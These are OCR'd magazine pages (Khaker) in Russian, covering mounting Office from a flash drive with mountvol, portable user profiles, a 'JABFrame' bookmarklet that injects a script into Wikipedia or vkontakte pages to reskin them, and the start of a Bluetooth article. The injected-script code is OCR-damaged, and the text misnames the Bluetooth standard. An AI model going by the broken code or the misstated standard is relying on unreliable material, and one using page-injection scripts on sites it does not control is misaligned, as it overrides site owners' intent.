Длинная строка цифр в фигурных скобках, начинающаяся с префикса *\\?*, представляет собой имя тома (не путать с меткой), а буква ниже его (в данном случае *E:*) — текущую точку подключения или, выражаясь на юниксоидный манер, — точку монтирования. OK, создаем новую точку монтирования, вызывая *mountvol.exe* следующим образом:

```
MOUNTVOL.EXE «C:\Program Files\Microsoft Office»
  \\?\Volume{98fc8064-566a-11d9-82a2-806d6172696f}\
```

После выполнения команды *MOUNTVOL.EXE* перезагрузка не требуется. Если мы откроем каталог *\Microsoft Office* (который только что был пустым), то индикатор обращения к флешке (если, он, конечно, есть) оживленно замигает, и мы увидим натуральное содержимое. Пробуем запустить Word и убеждаемся, что все отлично запускается! Естественно, если выдернуть флешку, то Word'у придет капец, но тут уж ничего не поделаешь.

```
C:\sys>mountvol
Создание, удаление или вывод списка точек подключения.

MOUNTVOL [диск:]путь ИмяТома
MOUNTVOL [диск:]путь /D
MOUNTVOL [диск:]путь /L

    путь        Определяет существующую папку NTFS, в которой будет
                располагаться точка подключения.
    ИмяТома     Определяет имя подключаемого тома.

    /D          Удаляет точку подключения тома из заданной папки.
    /L          Выводит список имен подключенных томов для заданной папки.

Возможные значения ИмениТома вместе с текущими точками подключения:

    \\?\Volume{98fc8062-566a-11d9-82a2-806d61726f6f}\
        C:\

    \\?\Volume{98fc8063-566a-11d9-82a2-806d61726f6f}\
        D:\

    \\?\Volume{98fc8064-566a-11d9-82a2-806d61726f6f}\
        E:\
```

Просмотр текущих точек монтирования

Запуск программы от имени администратора из-под текущего пользователя

Главный минус технологии заключается в том, что на каталог может монтироваться только весь диск, а точнее его корневой каталог. Причем, каталог, на который осуществляется монтирование, обязательно должен быть пустым — мы можем переносить лишь приложения целиком.

Однако, поскольку флешку можно разбивать на несколько логических дисков (например, воспользовавшись программой FDISK), то ничто не помешает нам хранить на ней все необходимые приложения (конечно, при условии, что хватает места). То же самое относится и к ZIP-дискам. DVD, увы, разбивать на диски уже получится, да и переносить на них можно лишь те программы, которые ничего не пишут в своем каталоге, так как на DVD обычным путем писать ничего нельзя. В скобках заметим, что на CD/DVD-RW, размеченном под файловую систему UDF, писать все-таки можно, пускай и очень медленно.

Удалить точку монтирования можно с помощью ключа */D*:

```
MOUNTVOL.EXE "C:\Program Files\Microsoft Office" /D
```

А чтобы каждый раз не набивать эти длинные пути и имена дисков вручную, рекомендуется загнать их в bat-файлы, которые в случае CD/DVD или FLASH могут вызываться из autorun'a. Тогда, чтобы смонтировать диск на соответствующий ему каталог, достаточно просто воткнуть его в USB-порт или положить на лоток привода.

ВСЕ СВОЕ НОШУ С СОБОЙ

Скопировав MS Office или другое приложение на FLASH, мы высвободили существенное количество дискового пространства. Но если воткнуть FLASH в другой компьютер, то MS Office работать не будет. Почему? А все потому, что реестр остался на прежнем месте, а без него MS Office работать не хочет. Какая жалость! Ведь это же так удобно — таскать все необходимые приложения на флешке, вставляя ее в первый попавшийся компьютер и запуская безо всякой установки!



Журнал **Хакер** совместно с **Clearasil** проводит конкурс, в рамках которого ты можешь выиграть гель для умывания Clearasil Ultra.

Чтобы сделать это, тебе понадобиться ответить на три простых вопроса:

1) Как называется атака на SQL-базы данных, когда в выполянемый запрос добавляется сторонняя управляющая информация?
2) Что такое DDoS?
3) В чем главная идея атаки XSS?

Ответы присылай на clearasil@real.xakep.ru до 20 мая!

РЕКЛАМА



Для портирования приложения можно и не использовать Thinstall, которая стоит 5 тысяч долларов!

Как говорится, спрос рождает предложение, и на рынке уже появились подобные решения. В частности, утилита **Thinstall** (www.thinstall.com) стоит без малого **$5000**, при этом глючит не по-детски и не обходится без ряда досадных ограничений. Однако чаще всего Thinstall на фиг не нужна, потому как проблема решается встроенными средствами операционной системы. Начиная с самых первых версий, NT позволяла создавать перемещаемые пользовательские профили. Они и сейчас активно применяются в локальных сетях с доменной структурой. Перемещаемые профили обычно используются для хранения настроек пользовательского аккаунта (вместе с пользовательской ветвью реестра) на сервере, что упрощает их учет и архивацию, но... никто ведь не запрещает вместо пути к серверу указать DVD или флешку!

Однако можно пойти другой тропой, которой давно пользуется мыщъх. Сначала на своей собственной машине мы создаем нового пользователя, входящего в группу «опытные пользователи» (пусть, для определенности, это будет «nezumi»), входим в систему под его именем и выполняем установку программы, которую планируем носить с собой. Если эта программа уже установлена на компьютере, то необходимо либо удалить ее, либо воспользоваться преимуществами виртуальной машины типа **VM Ware**.

Итак, программа установлена! Переносим ее на FLASH по вышеописанной технологии и туда же копируем содержимое папки *C:\Documents and Settings\nezumi* (необязательно в свободный раздел и необязательно «as is» — при недостатке места можно воспользоваться zip'ом, rar'ом или любым другим архиватором по вкусу).

Выдергиваем FLASH и подходим к соседней машине. Требуем права администратора. Если с правами выходит облом — ставим пиво. Увы, требование администраторских прав — главный недостаток данной технологии, но по-другому никак не получается. Впрочем, в XP практически все сидят под администраторами, так что никаких проблем возникнуть не должно. Создаем пользователя «nezumi» и, не заходя в него, копируем в папку *C:\Documents and Settings\nezumi* свое собственное содержимое, как бы перенося пользователя с одной машины на другую, а вместе с ним и пользовательскую ветвь реестра со всеми настройками программы, которую мы будем монтировать на пустой каталог. После чего останется только войти в систему как «nezumi» или запустить программу от его имени из-под текущего пользователя.

Хорошо, а как быть, если еще на самом первом шаге программа откажется устанавливаться из-под аккаунта «опытного пользователя», требуя прав администратора? Это означает, что программа что-то записывает в системную ветвь реестра, которая в пользовательский аккаунт, увы, не попадет. Записываемые ей данные можно экспортировать из реестра в reg-файл, запустить его на соседней машине, импортировав внутрь реестра, а после завершения работы удалить данные из реестра обратно... но это уже выходит за рамки статьи и требует определенной квалификации от пользователя.

Другая проблема — большинство приложений часть файлов кидают в каталог *Windows* или *Windows\System32*. Чаще всего это динамические библиотеки. Если на соседней машине их не окажется, то запуск программы провалится. Чтобы исправить ситуацию, достаточно просто скопировать их в текущий каталог программы, которую мы уже перенесли на FLASH. Как найти, какие именно библиотеки закинул инсталлятор? Очень просто — по дате создания, которая будет совпадать со временем инсталляции. Правда, если эти библиотеки уже присутствовали на нашей машине до запуска инсталлятора (были установлены другим приложением), методика не сработает и нам потребуется повторить установку приложения на «стерильной» системе, для чего очень хорошо подходит VMware.

Windows Vista виртуализирует запись в системный реестр, сохраняя его в текущем пользовательском аккаунте (при условии, конечно, что пользователь входит в группу администраторов). Поэтому под Вистой будет работать перенос практически всех программ, даже тех, что устанавливают драйвера и регистрируют новые ActiveX-компоненты.

И все это без привлечения каких бы то ни было дополнительных утилит. Просто инсталлируем приложение на свежеустановленную операционную систему, копируем на FLASH содержимое папки «C:\Program Files\имя-программы», добавляя туда все библиотеки (и драйвера), которые инсталлятор создал в каталоге Windows и всех ее подкаталогах. Архивируем (или не архивируем) «*C:\Documents and Settings\nezumi*» и кидаем его на FLESH. Все. На любой другой Vista монтируем «*C:\Program Files\имя-программы*», создаем пользователя «nezumi» (если он не был создан ранее) и перезаписываем «*C:\Documents and Settings\nezumi*», распаковывая туда архив «своего» nezumi (или просто при создании пользователя указываем путь к его профилю, хранящемуся на флешке).

ВОТ ВЕДЬ WINDOWS

Windows таит в себе огромные возможности, потенциал которых еще не скоро будет исчерпан. И столкнувшись с какой-либо задачей, прежде чем приобретать дополнительное (и зачастую весьма дорогостоящее программное обеспечение), имеет смысл попытаться решить ее при помощи самой системы.


ТЕЛЕВИДЕНИЕ
ТЕПЕРЬ
НАШЕ
gameland tv
круглосуточный телеканал об играх
Информация о подключении телеканала у операторов кабельного и спутникового телевидения
Подробности на сайте www.gameland.tv

ДМИТРИЙ ОКСЕЛЬ
/ OXEL@AJACHTUNG.COM /

ДЕНИС ЛЯНДА
/ LIANDA@AJACHTUNG.COM /

БОТОКС ДЛЯ WEB 2.0


ДЕЛАЕМ СКИН ДЛЯ ЧУЖОГО САЙТА, НАРАЩИВАЯ ЕГО ФУНКЦИОНАЛЬНОСТЬ

Сделать скин для чужого сайта реально! Без специальных плагинов и дополнительных средств возможно не только изменить внешний вид сайта, но и добавить новые «фичи». Все это — благодаря специальному приему, которым может воспользоваться каждый, независимо от выбранного браузера!



Модное словечко «**Web 2.0**» многим уже, наверное, набило оскомину. Разного рода социальные сети и проекты для совместной работы стали повседневной реальностью сетевого жителя. Ты сам, дорогой читатель, наверняка не одну ночь просиживал в проектах типа «вконтакте» или «одноклассники».

Аудитория наиболее популярных **Web 2.0** сайтов огромна — миллионы и миллионы пользователей. Поставь себя на место руководства такого джаггернаута: нужно, если не угодить каждому, то хотя бы никого не обидеть. А публика пестрая — от пионеров до пенсионеров, и вкусы у всех, мягко скажем, разные. Засвечиваются даже самые замшелые снобы и социофобы. Поэтому применяется принцип «наименьшего общего знаменателя»: дизайн минималистский, блеклый; функциональный набор — осторожный. Ситуация напоминает расцвет конвейерного производства в США — все поголовно надевают серый долгополый плащ, шляпу «федора», выходят из небоскреба с газетой в руке и сигарой в зубах и садятся в машину «Форд», цвет которой может быть любым, если он черный. К сожалению, с математической точностью можно утверждать, что продукт, подогнанный под усредненные вкусы и запросы, никогда не будет идеальным для **каждого индивидуального пользователя**. Человека, не склонного маршировать, такое положение дел радовать не может. Совесть требует сделать красивый, эргономичный и функциональ-



Вот, что получилось в результате наших простых манипуляций

ный интернет, если не для каждого, то хотя бы для себя. Причем, без плясок с бубном и отверткой, а просто и интуитивно: нажал — работает.

WEB 2.0 НА СТЕРОИДАХ

На выручку приходит новая технология **JABFrame** (что расшифровывается, как Javascript Anabolic Bookmarklets in Frame). Она позволяет производить с конечной страницей любые действия, включая предварительную обработку и анализ. Проще говоря, берем фронтенд сайта, разбираем по кирпичикам и строим из них «морду» по своему вкусу. Сервер наивно принимает ее за свою собственную.

Как это работает с технической точки зрения? По соображениям безопасности, веб-проекты обычно запрещают непосредственную работу сторонних сайтов с серверной частью. Подобные опасения понять нетрудно: в противном случае в Сети появилось бы бесконечное множество клонов крупных порталов, отличающихся только добавлением рекламы и воровством данных (логинов-паролей) по пути на оригинальный сайт. Это ограничение до сих пор обходилось с применением бэкенд-технологий: **php-скрипт** на нашем сервере запрашивает страницу интересующего сайта, выполняет над ней необходимые операции и выдает во фронтенд пользователю. Очевидно, что способ громоздкий и неудобный, более того, вызывает нагрузку на наш сервер, что нецелесообразно с экономической точки зрения (с такими затратами проще сделать свой проект и модить его сколько душе угодно). Недовольным оказывается и владелец оригинального сайта, поскольку мы фактически паразитируем на его серверных ресурсах, переманивая посетителей. Для конечных пользователей посторонний сайт в качестве этакого «**прокси-интерфейса**» и вовсе опасен: php-код на сервере закрытый, что он там делает — проверить невозможно. Зато легко догадаться: наверняка, гад такой, ворует пароли.

Итак, «тяжелая артиллерия» в виде специального сервера неуместна. Что остается? Можно прикрутить свой **CSS**, например, в Опере. Можно написать плагин к браузеру. Оба способа требуют от пользователя определенной технической подготовки и массы свободного времени, так что наивно ждать их широкого применения.

НОВОЕ ПЛАТЬЕ КОРОЛЯ

JABFrame сводит к минимуму нагрузку как на сервер, так и на интеллект юзера. В результате довольны все. Владелец исходного сайта, потому что он не теряет ни одного просмотра страницы, да еще и получает дополнительную функциональность без головной боли, связанной с ее поддержкой. И пользователь, который выбирает варианты модификации, как яства в ресторане, и всегда может убедиться, что его не разводят на пароль. Наконец, доволен разработчик-модификатор, который может сконцентрироваться на разработке и держать для размещения своей работы не серверный парк, а скромный хостинг на пару мегабайтов.

Вся реализация строится на популярном скриптовом языке **JavaScript**. Скрипт получает «**нулевые права**», подгружаясь как будто с сервера модифицируемого сайта; таким образом, не происходит блокировки по безопасности. Далее скрипт переоткрывает текущее содержимое (обычно уже лежащее в кэше) во внутреннем iframe, который занимает всю площадь экрана. То

Практический пример: препарируем «Википедию»

В качестве несложного упражнения попробуем заменить логотип wikipedia.org. Создаем файл *wiki.js* и размещаем его у себя на сервере (например, на localhost под апачем). Туда же кладем новый логотип (*new.png*).

ИСХОДНИК WIKI.JS

```
// используем open source фреймворк jQuery
// сюда вставляем содержимое файла jquery-1.2.3.pack.js
// пока страница не изменена, не показывать ее
 — функция выполняется после нажатия на любую ссылку

function loading() {
  $('iframe').css({width:'0px'});
}

// если содержимое фрейма загружено
function ol() {
  // собственно замена логотипа
  $('#p-logoa',wiki.document).css(
    {background:'url(http://localhost/new.png)
    no-repeat'});
  // на каждую ссылку вешаем обработчик
  $('a',wiki.document).each(function(){
    $(this).attr({'href':'javascript:window
      .parent.loading();
    location.href=\''+$(this).attr('href')+'\''});
  });
  //  как изменили страницу — показываем ее:
  $('iframe').css({width:'100%'});
};

  // устанавливаем высоту основного документа
  // отключаем скролинг мейнпейджа в IE:
  $('body, html').css({height:'100%'}).attr
     ({'SCROLL':'no'});
  // и в Internet Explorer 6.0
  document.body.scroll = «no»;

  // удаляем элементы текущей загруженной страницы:
  $('body').children().not('script').not
     ('iframe').remove();

  // добавляем сам iframe:
  $('body').append('<iframe style="
    margin:0;padding:0;width:0px;height:'+(parseInt(
    !window.opera?document.documentElement.
    clientHeight:document.body.clientHeight)
    -2)+'px" src="'+document.location+'?"
    name="wiki" id="JAB_wiki" frameBorder="0"
    style="visibility:hidden"></iframe>');

  //  вешаем обработчик на смену страниц
  $('iframe').load(function() {ol()});
```


Пишем свой собственный скрипт

есть браузинг переносится в **iframe**, а скрипт как был загружен с «нулевыми правами», так и продолжает ими обладать. Естественно, с содержимым мы теперь можем делать, что захотим — выкинуть лишнее, добавить недостающее, перекрасить, переставить местами, автоматизировать... что душе угодно.

Основной «фокус» заключается в получении «нулевых прав». Ключевую роль здесь играет технология **bookmarklet**, которая находит все большую популярность (используется, например, в del.icio.us). В действии это выглядит следующим образом:

1. Берем сайт, который требуется модифицировать, например, www.google.com (сайт «А»).
2. На основе **JABFrame** создаем скрипт, который производит изменения в гипертексте исходного сайта, и размещаем его на сайте разработчика (сайт «Б»).

JABFrame позволяет сделать для любого сайта новую «морду»



Популярный скин для проекта vkontakte.ru

dvd
На диске мы выложили пример скрипта, использующего технологию **JABFrame**.

3. Вносим изменения в **bookmarklet JABFrame**, где прописываем адрес скрипта на сайте «Б», после чего выкладываем его на том же сайте.
4. Пользователь добавляет **bookmarklet** себе в избранное или на панель закладок (в современных браузерах — простым перетаскиванием ссылки на панель).
5. Затем пользователь переходит на интересующий его сайт «А» и вызывает **bookmarklet** из закладок или с панели. Управление получает скрипт **JABFrame** и начинает обработку — пользователь немедленно видит сайт «А» с расширенной функциональностью или с измененным внешним видом. Скрипт работает только в текущей вкладке и только до тех пор, пока вкладка с запущенным **bookmarklet** не будет закрыта или пока пользователь не перейдет на другой сайт.
Стоит упомянуть, что вся процедура выполняется исключительно по инициативе пользователя и абсолютно прозрачна: на любом этапе возможен контроль передаваемых на сервер данных на предмет их злонамеренного использования. Сам код также прозрачен и поддается аудиту, поскольку написан на скриптовом языке и полностью располагается в клиентской части.

JABFRAME В ДЕЙСТВИИ: МЕНЯЕМ «ВКОНТАКТЕ»

В качестве наглядной демонстрации технологии студия Ajachtung ведет работу по модификации крупнейшей социальной сети «Вконтакте» (vkontakte.ru). Проект первый — создание специального «скина», то есть **JABFrame-скрипта**, позволяющего изменять внешний вид сайта. Благодаря отсутствию ограничений по работе с исходным кодом страницы был изменен не только банальный CSS-стиль, но и добавлены flash-модули, кастомные шрифты по технологии **IFR (Image Flash Replacement)**, скриптовые эффекты и многое другое. Создатель собственного фронтенда не имеет доступа только к базе данных и серверным скриптам исходного сайта. Все остальное — к его услугам.

Можно утверждать, что технология успешно прошла полевые испытания: первым, пробным, скином пользуется более тысячи человек ежедневно, и эта цифра постоянно растет. Подтверждена поддержка самых разнообразных браузеров (от IE до Safari) и операционных систем (Windows, *nix, Mac OS X). Скины — это, конечно, красиво, но, все-таки, не главное. Поэтому, кроме новых схем оформления и возможности добавления к «контакту» анимированных смайликов, уже анонсирован, например, проект чата, полностью основанный на базе данных «Вконтакте» без привлечения дополнительных серверов или ресурсов.
Вдумчивый читатель, наверное, уже догадался, что, раз мы имеем в наличии все данные страницы и можем обращаться к серверу, прикидываясь его собственным фронтендом, проще простого добавить к некоторым сайтам удобную кнопочку «скачать» (а не копаться в кэше, как это делают многие). Но вряд ли такое расширение функциональности будет одобрено администрацией :).

СДЕЛАЙ САМ

Технология **JABFrame** полностью открыта, так что можно ожидать широкого применения разработки. Сколько еще серости и обыденности, сколько нереализованных из-за чьей-то лени функций осталось в Сети! Хватит простора для деятельности и дизайнеру, и кодеру, и хакеру.
С примерами скриптов можно ознакомиться на сайте проекта «Меняем вконтакте» — http://vkontakte.ajachtung.com.
Затем создаем букмарклет следующего содержания:

```
javascript:(function(){h='http://localhost/'
;with(j1=(d=document).createElement(s='scrip
t')){type='text/'+(language='java'+s);src=h+
'wiki.js'}d.body.appendChild(j1);})()
```

Идем на ru.wikipedia.org, нажимаем на букмарклет и наблюдаем результат. Заметим, что при переходе по ссылкам измененный логотип сохраняется (**JABFrame** в действии).



info
Букмарклет (от англ. Bookmarklets: bookmarks — «закладки» и applet — «Апплет») — **маленькая JavaScript-программа**, оформленная как javascript и **сохраняемая как браузерная закладка**. Щелчок по закладке пользователем приводит к запуску скрипта.



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ТРЮКИ С BLUETOOTH

МАЛЕНЬКИЕ ХИТРОСТИ ИСПОЛЬЗОВАНИЯ «СИНЕГО ЗУБА»

Все отлично знают, что с помощью Bluetooth можно передать файл с девайса на девайс или подключить беспроводную гарнитуру. Но этим его возможности не ограничиваются. Имея при себе нужный инструмент, можно творить настоящие чудеса. Так почему бы не попробовать себя в роли фокусника?

Встроенный модуль технологии **Bluetooth** (или, если более официально, **IEEE 802.15.3**) давно перестал быть диковинкой. Стоимость модуля настолько мизерна, что не встраивает его в мобильный, ноутбук или КПК только ленивый производитель. Да и то — по соображениям маркетинга. Словом, Bluetooth используют практически все. Но лишь единицы знают, что, используя технологию, рискуют выдать свои конфиденциальные данные. Но начнем все-таки с хорошего!

ТРЮК 1: ИСПОЛЬЗУЕМ BT ДЛЯ УДАЛЕННОГО ДОСТУПА К КОМПЬЮТЕРУ


Как-то для проведения презентации я пригласил одну длинноногую подругу — нажимать кнопку «пробел», чтобы перелистывать слайды в Power Point. Это удовольствие стоило мне недешевого обеда и двух часов пустых разговоров с Barbie girl. После этого я твердо решил: в следующий раз проблему отсутствия пульта ДУ я обойду по-другому. И обошел, воспользовавшись мобильником! Да-да, прямо с телефона можно перелистывать слайды, управлять музыкой — и делать еще бог знает что. Главное, чтобы на мобильнике и компьютере были установлены BT-модули. Мало того, что сэкономишь деньги и силы, так еще и выглядеть будешь непростительно модно. Показать такой фокус способен каждый, кто заюзает утилиту **Bluetooth Remote Control** (www.blueshareware.com), не столь давно обновившуюся до версии 3.0. Она позволяет управлять компьютером с экрана любого мобильного телефона. Все очень просто. На компьютер ставится специальная серверная часть, а на телефон — программа-клиент, написанная на Java (требуется **MIDP 2.0**). После настройки нехитрой схемы ты сможешь дистанционно управлять мышкой и клавиатурой компа. И самое главное — получишь доступ к удаленному рабочему столу. Настоящий Remote Desktop прямо с экрана мобильного телефона! Ну, а с длинноногой подругой время можно провести куда более удачно. **Bluetooth Remote Control** пригодится и здесь: чтобы поставить романтическую музыку :).

ТРЮК 2: КОНТРОЛЬ ДОСТУПА С ПОМОЩЬЮ BT

